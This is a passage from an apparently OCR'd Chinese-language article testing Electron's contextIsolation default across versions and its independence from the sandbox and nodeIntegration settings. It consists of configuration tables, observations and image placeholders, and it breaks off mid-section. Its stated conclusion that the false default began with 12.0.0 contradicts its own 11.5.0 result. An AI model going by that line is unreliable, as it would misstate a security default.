
再次证明上面的结果


补充测试说明

接下来我们需要进行补充测试，在 `12.0.0` 的上一个版本的情况，即 `11.5.0`





Electron 11.5.0





将 `contextIsolation` 显式地设置为 `true`





可以看出，在 `11.5.0` 版本中， `contextIsolation` 默认值为 `false`

结论

`contextIsolation` 默认被设置为 `false` 是从 `Electron 12.0.0` 开始的

0x04 contextIsolation 的排他性

`contextIsolation` 上下文隔离的效果是否受其他安全配置的影响呢？ 这里还是测试以下三个安全配置

- `nodeIntegration`
- `contextIsolation`
- `sandbox`

上一篇内容我们发现，在 `Electron 5.0` 前后， `sandbox: true` 的效果不一致，因此本次测试选择三个版本

- `Electron 5.0.0`

- `Electron 12.0.0`
- `Electron 29.3.0`

按理说 `nodeIntegration` 应该不会影响 `contextIsolation`，而且就算是有影响也是 `nodeIntegration` 值为 `false` 的时候有影响，恰好从 `Electron 5.0` 开始其值默认为 `false`

`sandbox` 其实也是类似的，有影响也是在 `sandbox: true` 时有影响，在 `Electron 20.0` 时默认开启 `sandbox`

而且这次测试我们要尝试修改一下 `preload` 中变量的值 `num` 并设置一个按钮来显示修改后的值，如果修改失败，则显示 `contextIsolation works well`

配置表


安全配置序号	contextIsolation	sandbox	nodeIntegration
1	true	false	false
2	false	true	false
3	false	false	false


Electron 5.0

配置 1

```
contextIsolation: true
sandbox: false
nodeIntegration: false
```

这个其实之前已经测试过了，这里再用新的实验测试一下







尝试修改 `Preload` 脚本中的 `num` 值时被上下文隔离策略阻拦，策略有效

配置 2


`Electron 5.0` 在 `Deepin Linux` 上无法使用 `sandbox: true` ，所以 `sandbox: true` 的部分在 `Windows` 上进行验证

```
contextIsolation: false
sandbox: true
nodeIntegration: false
```





点击按钮后



`sandbox: true` 并不能带来上下文隔离的效果，只有 `contextIsolation` 为 `true` 时才可以

配置 3 就不需要测试了

Electron 5.0 总结


在 `Electron 5.0` 中， `contextIsolation` 与其他两项配置无关，关闭 `contextIsolation` 后,即使开启了沙箱，依旧不会隔离上下文


Electron 12.0

配置 1

